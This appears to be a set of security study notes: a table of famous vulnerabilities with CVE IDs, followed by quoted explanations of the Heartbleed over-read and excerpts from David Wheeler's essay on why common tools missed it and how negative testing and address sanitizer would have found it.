

Famous / Interesting InfoSec Attacks
(chronologically ordered)

Name	CVE ID [on cvedetails]	Product	Date	Vuln Type	CVSS Score	See More here
Morris Worm	-	DEC VAX systems running 4BSD, Sun-3 OS. fingerd, sendmail, rsh/rexec	02-Nov-1988	Buffer Overflow (BoF) on fingerd, senmail DEBUG feature exploit, rsh/rexec, weak passwords	-	The Internet Worm Program: An Analysis , Spafford, Purdue Univ Morris worm, Wikipedia
Cheddar Bay	CVE-2009-1897	2.6.30 & 2.6.30.1 (RHEL)	06-Jul-2009	Null-pointer-dereference vuln; Gain privileges	6.9	Exploits mmap of the null trap page; null ptr deref in buggy patch on the tun/tap driver + more... https://lwn.net/Articles/342330/ https://www.exploit-db.com/exploits/9191/
-	CVE-2013-2094	3.8.0 to 3.8.8	14-05-2013	Integer type mismatch (/IOF); gain privileges	7.2	“The perf_swevent_init function in kernel/events/core.c in the Linux kernel before 3.8.9 uses an incorrect integer data type, which allows local users to gain privileges via a crafted perf_event_open system call” <i>Article</i>
Heartbleed	CVE-2014-0160	Openssl-1.0.1:x / 1.0.2:beta1	07-Apr-2014	Buffer Errors (CWE-119) / Buffer Overread; critical infoleak	5.0	The Heartbleed Bug https://nvd.nist.gov/vuln/detail/CVE-2014-0160
ShellShock	CVE-2014-6271	Shell- bash thru ver 4.3	24-Sep-2014	Execute Code	10.0	Specially-crafted Environment Variables Code Injection Vulnerability Brief: See this exploit-db Detailed: D Wheeler Shellshock article
DirtyCow	CVE-2016-5195	Linux kernel: 2.x – 4.x upto 4.8.3	10-Nov-2016	Race Condition	7.2	Simple explanation of how Dirty COW works
Krack	CVE-2017-13082	WPA, WPA2	17-Oct-2017	WiFi AP Key Reinstallation Attacks	5.8	Key Reinstallation Attacks ; several rel CVEs [CVE-2016-4476 , CVE-2016-4477 , CVE-2017-13077 , CVE-2017-13078 , CVE-2017-13079 , CVE-2017-13080 , CVE-2017-13081 , CVE-2017-13082 , CVE-2017-13086 , CVE-2017-13087 , CVE-2017-13088]

Meltdown & Spectre	CVE-2017-5753	Hardware Microprocessors from Intel, AMD, ARM !	03-Jan-2018	Microprocessor out-of-order speculative execution of instructions	8.2	<ul style="list-style-type: none"> • CVE-2017-5753: Known as Variant 1, a bounds check bypass • CVE-2017-5715: Known as Variant 2, branch target injection • CVE-2017-5754: Known as Variant 3, rogue data cache load. <p><u><i>Reported (and detailed explanation) by Google's Project Zero</i></u></p>
-------------------------------	-------------------------------	---	-------------	---	-----	---

<<

'Famous' exploits / vulns

Morris Worm

Heartbleed

CheddarBay

Dirty COW

Android Stagefright

Shellshock

Twilight -Wii

kernel- dan rosenberg slob allocator hack

>>

Heartbleed



Resources

[The Heartbleed Bug](#)

[How to Prevent the next Heartbleed](#), D Wheeler

<https://en.wikipedia.org/wiki/Heartbleed>

Source: [The Heartbleed Bug](#)

The Heartbleed Bug is a **serious vulnerability in the popular OpenSSL** cryptographic software library. This weakness **allows stealing the information protected**, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet **to read the memory of the systems** protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.

...

Q&A

What is the CVE-2014-0160?

[CVE-2014-0160 is the official reference](#) to this bug. CVE (Common Vulnerabilities and Exposures) is the Standard for Information Security Vulnerability Names maintained by [MITRE](#). Due to co-incident discovery a duplicate CVE, CVE-2014-0346, which was assigned to us, should not be used, since others independently went public with the CVE-2014-0160 identifier.

Why it is called the Heartbleed Bug?

Bug is in the OpenSSL's implementation of the TLS/DTLS (transport layer security protocols) heartbeat extension (RFC6520). When it is exploited it leads to the leak of memory contents from the server to the client and from the client to the server.

[...]

Is this a design flaw in SSL/TLS protocol specification?

No. This is **implementation problem**, i.e. programming mistake in popular OpenSSL library that provides cryptographic services such as SSL/TLS to the applications and services.

[...]

How can OpenSSL be fixed?

Even though the actual code fix may appear trivial, OpenSSL team is the expert in fixing it properly **so fixed version 1.0.1g or newer should be used**. If this is not possible software developers can recompile OpenSSL with the handshake removed from the code by compile time option `-DOPENSSL_NO_HEARTBEATS`.

[...]

What can be done to prevent this from happening in future?


The security community, we included, must **learn to find these inevitable human mistakes sooner**. Please support the development effort of software you trust your privacy to. [Donate money to the OpenSSL project.](#)

...


How – in a Nutshell?

Reproduced from [How the Heartbleed bug works, XKCD](#)

HOW THE HEARTBLEED BUG WORKS:



(contd. below)




So, a simple buffer over-read is the root cause of the issue!

Here's an article with a good [code-level detailed explanation](#).

[And this: The Heartbleed Bug, Explained](#)

How does the Heartbleed attack work?

The SSL standard includes a "heartbeat" option, which provides a way for a computer at one end of the SSL connection to double-check that there's still someone at the other end of the line. This feature is useful because **some internet routers** will drop a connection if it's idle for too long. In a nutshell, the heartbeat protocol works like this:



The heartbeat message has three parts: a request for acknowledgement, a short, randomly-chosen message (in this case, "banana"), and the number of characters in that message. The server is simply supposed to acknowledge having received the request and parrot back the message.

The Heartbleed attack takes advantage of the fact that the server can be too trusting. When someone tells it that the message has 6 characters, the server automatically sends back 6 characters in response. A malicious user can take advantage of the server's gullibility:



Obviously, the word "giraffe" isn't 100 characters long. But the server doesn't bother to check before sending back its response, so it sends back 100 characters. Specifically, it sends back the 7-character word "giraffe" followed by whichever 93 characters happen to be stored after the word "giraffe" in the server's memory. Computers often store information in a haphazard order in an effort to pack it into its memory as tightly as possible, so there's no telling what information might be returned. In this case, the bit of memory after the word "giraffe" contained sensitive personal information belonging to user John Smith.

In the real Heartbleed attack, the attacker doesn't just ask for 100 characters. The attacker can ask for around 64,000 characters << 64 Kb >> of plain text. And it doesn't just ask once, it can send malicious heartbeat messages over and over again, allowing the attacker to get back different fragments of the server's memory each time. In the process, it can gain a wealth of data that was never intended to be available to the public.

The fix for this problem is easy: the server just needs to be less trusting. Rather than blindly sending back as much data as is requested, the server needs to check that it's not being asked to send back more characters than it received in the first place. That's exactly what OpenSSL's fix for the Heartbleed Bug does.

Source: *How to Prevent the next Heartbleed*, D Wheeler

...

When you use a web browser with an “https://” URL you are using SSL/TLS, and in many cases at least one side (the client or server) uses OpenSSL. The XKCD cartoon Heartbleed Explanation is a great explanation that shows how the vulnerability can be exploited [XKCD], pointing out that it is remarkably easy to exploit.

The impact of the Heartbleed vulnerability was unusually large. Heartbleed affected a huge number of popular websites, including Google, YouTube, Yahoo!, Pinterest, Blogspot, Instagram, Tumblr, Reddit, Netflix, Stack Overflow, Slate, GitHub, Yelp, Etsy, the U.S. Postal Service (USPS), Blogger, Dropbox, Wikipedia, and the Washington Post. UK parenting site Mumsnet (with 1.5 million registered users) had several user accounts hijacked and its CEO was impersonated. A breach at Community Health Systems (CHS), initially via Heartbleed, led to an information compromise that affected an estimated 4.5 million patients [TrustedSec] [Ragan2014]. One paper stated that “Heartbleed’s severe risks, widespread impact, and costly global cleanup qualify it as a security disaster” [Durumeric2014]. Bruce Schneier put it succinctly: “On the scale of 1 to 10, this is an 11” [Schneier2014].

...

A key reason for Heartbleed’s large impact was that many widely-used tools and techniques for finding such defects did not find Heartbleed

A key reason for Heartbleed’s large impact was that many widely-used tools and techniques for finding such defects did not find Heartbleed. This paper discusses specific tools and techniques that could have detected or countered Heartbleed, and vulnerabilities like it, ahead-of-time. I will first briefly examine why

[many tools and techniques did not find it](#), since it's important to understand why many common techniques didn't work.

I will also briefly cover [preconditions](#), [impact reduction](#), [applying these approaches](#), [exemplars](#), and [conclusions](#). This paper does not describe how to write secure software in general; for that, see my book [Secure Programming for Linux and Unix HOWTO](#) [[Wheeler2004](#)] or other such works.

I think the most important approach for developing secure software is to [simplify the code so it is obviously correct](#), including avoiding common weaknesses, and then limit privileges to reduce potential damage.

However, here I will focus on ways to detect vulnerabilities, since even the best developers make mistakes that lead to vulnerabilities. This paper presumes you already understand how to develop software, **and is part of the larger essay suite [Learning from Disaster](#)**.

...

My goal is to **help prevent similar vulnerabilities by helping projects improve how they develop secure software**. As the fictional character Mazer Rackham says in Orson Scott Card's *Ender's Game*, "there is no teacher but the enemy... only the enemy shows you where you are weak".

...

2. Why wasn't this vulnerability found earlier?

This OpenSSL vulnerability was caused by well-known general weaknesses (a [weakness](#) is basically a type of potential [vulnerability](#)). **The key weakness can be classified as a buffer over-read ([CWE-126](#)) in the heap**, which could happen because of improper input validation ([CWE-20](#)) of a [heartbeat request message](#). CWE-126 is a special case of an "out-of-bounds read" ([CWE-125](#)), which itself is a special case of "improper restriction of operations within the bounds of a memory buffer" aka "improper restriction" ([CWE-119](#)).

The key weakness can be classified as a buffer over-read ([CWE-126](#)) in the heap, which could happen because of improper input validation ([CWE-20](#)) of a [heartbeat request message](#).

These are really well-known weaknesses; many tools *specifically* look for improper

restriction of operations within the bounds of a memory buffer. OpenSSL is routinely examined by many tools, too.

Kupsch and Miller specifically examined the Heartbleed vulnerability and identified several reasons this vulnerability was not found sooner, even though people and tools were specifically looking for vulnerabilities like it [[Kupsch2014-May](#)]. They even noted that, “Heartbleed created a significant challenge for current software assurance tools, and we do not know of any such tools that were able to discover the Heartbleed vulnerability at the time of announcement.”

...

But first, a few quick comments on terminology:

- *Overflow*. Many people, include MITRE’s CWE, use the term “buffer overflow” to *only* mean over-writes (writing outside the buffer region), and often use the term even more narrowly to only mean copying information to write past the end of a buffer (see [CWE-120](#)).

Some other people use the term “buffer overflow” to mean *either* buffer over-read or buffer over-write, and use the more precise term *buffer over-write* to specifically mean a write. This matters because the Heartbleed vulnerability allowed improperly reading data, instead of the more common problem of allowing improper writing. I have tried to write this text so that it will be clear no matter which meaning you choose. Heartbleed was an over-read in a buffer stored in the heap.

2.1 Static analysis

Static analysis tools work without executing the program. The most commonly-discussed type of static analysis tools for finding vulnerabilities are variously called *source code weakness analyzers*, *source code security analyzers*, *static application security testing* (SAST) tools, *static analysis code scanners*, or *code weakness analysis tools*.

A source code weakness analyzer searches for vulnerabilities using various kinds of pattern matches (e.g., they may do *taint checking* to track data from untrusted sources to see if they are sent to potentially-dangerous operations). There are various reports that evaluate these tools, e.g., [[Hofer2010](#)].

However, it’s known that many widely-used static analysis tools would *not* have found this vulnerability ahead-of-time:

1. Coverity: Coverity would *not* have found it ahead-of-time. They are currently working to improve their tool so it will find similar vulnerabilities in the future, using some very interesting new heuristics [[Chou2014](#)].
2. HP/Fortify: HP/Fortify has posted several public statements about Heartbleed, but I have not found *any* claims that their static analysis tool would have found this vulnerability ahead-of-time. They did modify their dynamic suite to test for the vulnerability once it was publicly known, but that is not the same as detecting it ahead-of-time. Their lack of claims, when specifically discussing it, lead me to believe that their tool would not have found Heartbleed ahead-of-time.

However, it's known that many widely-used static analysis tools would not have found this vulnerability ahead-of-time

3. Klocwork: Klocwork would not have detected this vulnerability in its normal configuration [[Sarkar2014](#)].
4. Grammatech: Grammatech's CodeSonar also could not detect this vulnerability. They are also working on experimental improvements that would find vulnerabilities like it in the future (their approach involves a new warning class called *Tainted Buffer Access* as well as extensions to their taint propagation algorithm) [[Anderson2014](#)].
5. GrammaTech could do the taint analysis starting at socket buffers, but didn't do it because it was too slow in practice. When they turned it on for the right section of code, it found the problem. I don't think that counts; if you already know where the problem is, then you don't need a tool to find it.

The *only* static analysis tool I've found so far that existed at the time, and was able to find Heartbleed ahead-of-time without a non-standard or specialized configuration, is the FLOSS <free/open and open source software> tool **CQual++**¹. CQual++ is a polymorphic whole-program dataflow analysis tool for C++, inspired by Jeff Foster's Cqual tool (indeed, it uses the same backend solver).

Although CQual++ focuses on C++, it is also able to analyze C programs (including OpenSSL). CQual++ is the main tool provided by Oink/Elsa (Oink is a collaboration

1 Cqual/Cqual++ : <http://www.cs.umd.edu/~jfoster/cqual/>

of C++ static analysis tools; Elsa is the front-end for Oink). [Daniel S. Wilkerson reported in Oink documentation](#) that "After the Heartbleed bug came out, someone at a government lab that will not let me use their name wrote me (initially on 18 April 2014), saying: Yes, you are interpreting me correctly. **CQual++ found Heartbleed while the [proprietary] tools I tried did not.**"

The paper "[Large-Scale Analysis of Format String Vulnerabilities in Debian](#)" by Karl Chen and David Wagner suggests that this toolsuite can be effective at detecting vulnerabilities. However, the same reporter may have also made it clear why CQual++ was not used to find the problem first: "I also applied CQual++ to an important internal project and found it very effective **(though a bit difficult to run and interpret)** at identifying places where sanitization routines weren't being called consistently."

A fundamental issue is that most of these tools do not guarantee to find all vulnerabilities; most do not even guarantee to find vulnerabilities of any particular kind.

[...]

Clearly Heartbleed is one of those cases where these incomplete heuristics **led to a failure by many static analysis tools to find an important vulnerability. The fundamental reason they all failed to find the vulnerability is that the OpenSSL code is extremely complex**; it includes multiple levels of indirection and other issues that simply exceeded these tools' abilities to find the vulnerability. **Developers should [simplify the code](#) (e.g., through refactoring) to make it easier for tools and humans to analyze the program**, as I discuss further later. A partial and deeper reason is that the programming languages C, C++, and Objective-C are **notoriously difficult to statically analyze**; constructs like pointers (and especially function pointers) can be difficult to statically manage.

This does *not* mean that static analyzers are useless. Static analyzers can examine how the software will behave under a large number of possible inputs (as compared to dynamic analysis), and the tool heuristics often limit the number of false positives (reports of vulnerabilities that are not vulnerabilities). But - and this is the important point - the heuristics used by incomplete static analysis tools sometimes result in a failure to detect important vulnerabilities.

2.2 Dynamic Analysis

Dynamic approaches involve **running the program** with specific inputs and trying to find vulnerabilities.

A limitation of dynamic approaches is that it's impossible to fully test any program in human-relevant timetables.

...

- *Mostly-positive testing is practically useless for secure software*
- *Negative Testing is a MUST*

Let me discuss two areas that are widely used, **but would fail** to find Heartbleed: a mostly-positive test suite and traditionally-applied fuzzers.

Mostly-positive automated test suites

One approach is to create a big automated test suite.

...

However, whether or not a test suite would have found the Heartbleed vulnerability **depends on how** you create this test suite. The way many developers create test suites, which produce which I call **“mostly-positive” test suites**, would probably *not* have found Heartbleed. I will later discuss [negative testing, a testing approach that would have worked](#), but we first need to understand why common testing approaches fail.

Many developers and organizations **almost exclusively create tests for what should happen with correct input**. This makes sense, when you think about it; normal users will complain if a program doesn't produce the correct output when given correct input, and most users do not probe what the program does with incorrect input. If your sole goal is to quickly identify problems that users would complain about in everyday use, mostly-positive testing works. **Many developers simply don't think about what happens when an attacker sends input that is carefully crafted to exploit a program.**

I will call the approach of primarily creating tests for what should happen with correct input a *mostly-positive test suite*. **Unfortunately, in many cases today's software regression test suites are mostly-positive.** Two widely-practiced test approaches typically focus on creating mostly-positive test suites:

1. [Test-driven development \(TDD\)](#) is a software development process in which the developer “writes an (initially failing) automated test case that defines a

desired improvement or new function, then produces the minimum amount of code to pass that test, and finally refactors the new code to acceptable standards” [[Wikipedia-TDD](#)]. In nearly all cases the TDD literature emphasizes creating tests for describe what a modified function *should* do, not what they should *not* do, and many TDD materials do not even mention creating negative tests. A developer *could* create negative tests while implementing TDD, but this is unusual in practice for those using TDD.

2. **Interoperability testing** is a system testing process where different implementations of a standard are connected together to determine if they can connect and interoperate (by exchanging data). Interoperability testing is great for helping developers correctly implement a standard protocol (such as SSL/TLS). However, the other implementations are also trying to *comply* with the specification, so the other implementation usually will not test for “what should not happen”.

Mostly-positive testing is practically useless for secure software. Mostly-positive testing generally isn’t testing for the right thing! In the Heartbleed attack, like most attacks, the **attacker sends data in a form not sent in normal use**. TDD and interoperability testing are good things... but you typically need to augment them if your goal is secure software.

Code coverage tools as typically used would not have helped either. ...

It is not clear that a less-common approach, *program mutation testing*, would have worked either. Mutation testing is a different coverage measure and way to develop new tests. ...

I should note that this is not unique to OpenSSL. [CVE-2014-1266](#), aka **the goto fail error in the Apple iOS implementation of SSL/TLS**, demonstrated that its testing was also mostly-positive. In this vulnerability, the SSL/TLS library accepted valid certificates (which were tested). **However, no one had tested to ensure that the library rejected certain kinds of invalid certificates**. If you only check if valid data produces valid results, you are unlikely to find security vulnerabilities, since most attacks are based on invalid or unexpected inputs.

...

2.2.3 Traditionally-applied fuzzers and fuzz testing

Fuzz testing is the process of generating pseudo-random inputs and then sending them to the program-under-test to see if something undesirable happens. The tools used to implement fuzz testing are called *fuzzers*.

Note that fuzz testing is different from traditional testing; in traditional testing, you have a given set of inputs, and you know what the expected output should be for each input. ... because it **only tries to detect “something bad” like a program crash**. Fuzz testing makes it easy to try many more input test cases in fuzz testing, by making the output checking much less precise.

...

Fuzzers are often used to help find security vulnerabilities, because they can test a **huge number of unexpected inputs**. In particular, fuzzers are often **useful for finding input validation errors**, and Heartbleed was fundamentally an input validation error. Yet typical fuzzers **completely failed** to find the Heartbleed vulnerability!

Fundamentally, the way fuzzers are typically applied would not have found Heartbleed. Heartbleed was a buffer over-read vulnerability, not a buffer over-write vulnerability. Most fuzzers just send lots of data and look for program crashes. However, while buffer over-writes can often lead to crashes, **buffer over-reads typically do not crash in normal environments** (my thanks to Mark Cornwell who pointed this out).

...

The fact that it is so difficult to even determine what the allocator *does* is testimony that the **memory allocation system itself is too complex**! Based on this more recent information, it appears that **fuzzing could have found Heartbleed, but only if special tools were used with fuzzers**, and Kupsch and Miller have updated their paper [[Kupsch2014-May](#)]. This is, however, a minor point. Kupsch and Miller were and are correct that typical fuzz testing would not have found this vulnerability, and that the OpenSSL code countered many mitigation and defect-detection tools.

...

...

A common approach is to handle at least some memory allocations and deallocations specially. The idea is to cache and reuse some objects or memory regions when they are no longer in use; in some cases this approach can significantly improve performance. More specific examples of this approach include specially handling a common memory allocation size, and/or reusing objects or memory regions by holding a cache of unused ones. There are a number of specific techniques for doing this, including creating an [object pool](#), as well as creating a *slab allocator*. The [Glib library](#) (the basic support for GTK+) includes a mechanism called a *memory slice* to improve memory allocation performance. Many graphical user interfaces (GUIs) and programs that are not security-sensitive use these approaches.

It turns out that some of these approaches can disable some detection tools like address sanitizer (ASan), electric fence, and **valgrind**. This is particularly a problem for fuzz testing; if these tools are disabled, then fuzz testing becomes much less effective. Indeed, fuzz testing may not be able to detect many out-of-range reads when these approaches are in use.

...

3.1 Thorough negative testing in test cases (dynamic analysis)

Negative testing is creating tests that should cause failures (e.g., rejections) instead of successes. For example, a system with a password login screen will typically have many positive regression tests to show that logins succeed if the system is given a valid username and credential (e.g., password). Negative testing would create many tests to show that invalid usernames, invalid passwords, and other invalid inputs will prevent a login. One book defines negative testing as “unexpected or semi-valid inputs or sequences of inputs... instead of the proper data expected by the... code” [Takanen2008 page 24]. There are many ways to do negative testing, including creating specific tests (the focus of this section) and creating semi-random test input (covered in a later section as [fuzzing](#)).

Thorough negative testing in test cases creates a set of tests that cover every type of input that *should* fail. I say every type of input, because you cannot test every input, as explained in the section on [dynamic analysis](#).

You should include invalid values in your regression test suite to test each input field (in number fields at least try smaller, larger, zero, and negative), each state/protocol

transition, each specification rule (what happens when *this* rule is not obeyed?), and so on.

This would have immediately found Heartbleed, since Heartbleed involved a data length value that was not correct according to the specification. It would also find other problems like [CVE-2014-1266](#), the *goto fail* error in the Apple iOS implementation of SSL/TLS. In CVE-2014-1266, the problem was that iOS accepted invalid certificates. There were many tests with *valid* certificates... but clearly not enough tests to check what happened with *invalid* ones.

In most cases only negative tests, not positive tests, have any value for security. As I noted earlier, what matters about test suites is how you create them. This is probably obvious to many readers of this paper. In particular, I suspect Eric S. Raymond is *including* these kinds of tests when he discusses the advantages of testing.

However, this is *not* obvious to many software developers. All too many developers and organizations only use a *mostly-positive test suite* instead. Many developers find it very difficult to think like an attacker, and simply fail to consider widespread testing of inputs that “should not happen”.

One great thing about thorough negative testing is that this can at least be partially automated. You can create tools that take machine-processable specifications and generate lots of tests to intentionally fail it... and then see if the implementation can handle it.

...

I do *not* think that you should depend solely on thorough negative testing, or any other single technique, for security. Negative testing, in particular, will only find a relatively narrow range of vulnerabilities, such as especially poor input validation. Dynamic approaches, by their very nature, can only test an insignificant portion of the true input space anyway. But - and this is key - this approach can be very useful for finding security vulnerabilities *before* users have to deal with them.

...

3.2.1 Address sanitizer (ASan)

Address sanitizer (ASan) was first released in 2012, and is now easily available; it's just an extra flag (*-fsanitize=address*) built into the **LLVM/clang** and **gcc compilers**.

Address sanitizer is nothing short of amazing; it does an excellent job at detecting nearly all buffer over-reads and over-writes (for global, stack, or heap values), use-after-free, and double-free. It can also detect use-after-return and memory leaks. It cannot find all memory problems (in particular, it **cannot** detect read-before-write), but that's a pretty good list.

Its performance overhead averages 73%, with a 2x-4x memory overhead. This performance overhead is usually fine for a test environment, and it's remarkably small given how good it is at detecting these problems. Many other memory-detection mechanisms have a far larger speed and memory use penalty, and many guard page tools (described below) can only detect heap-based problems. The one big drawback with ASan is that in current implementations you have to recompile the software to use it; in many cases that is not a problem.

For more about ASan, see the USENIX 2012 paper [[Serebryany2012](#)] or the ASan website (<http://code.google.com/p/address-sanitizer/>). The test processes for both the Chromium and Firefox web browsers already include ASan.

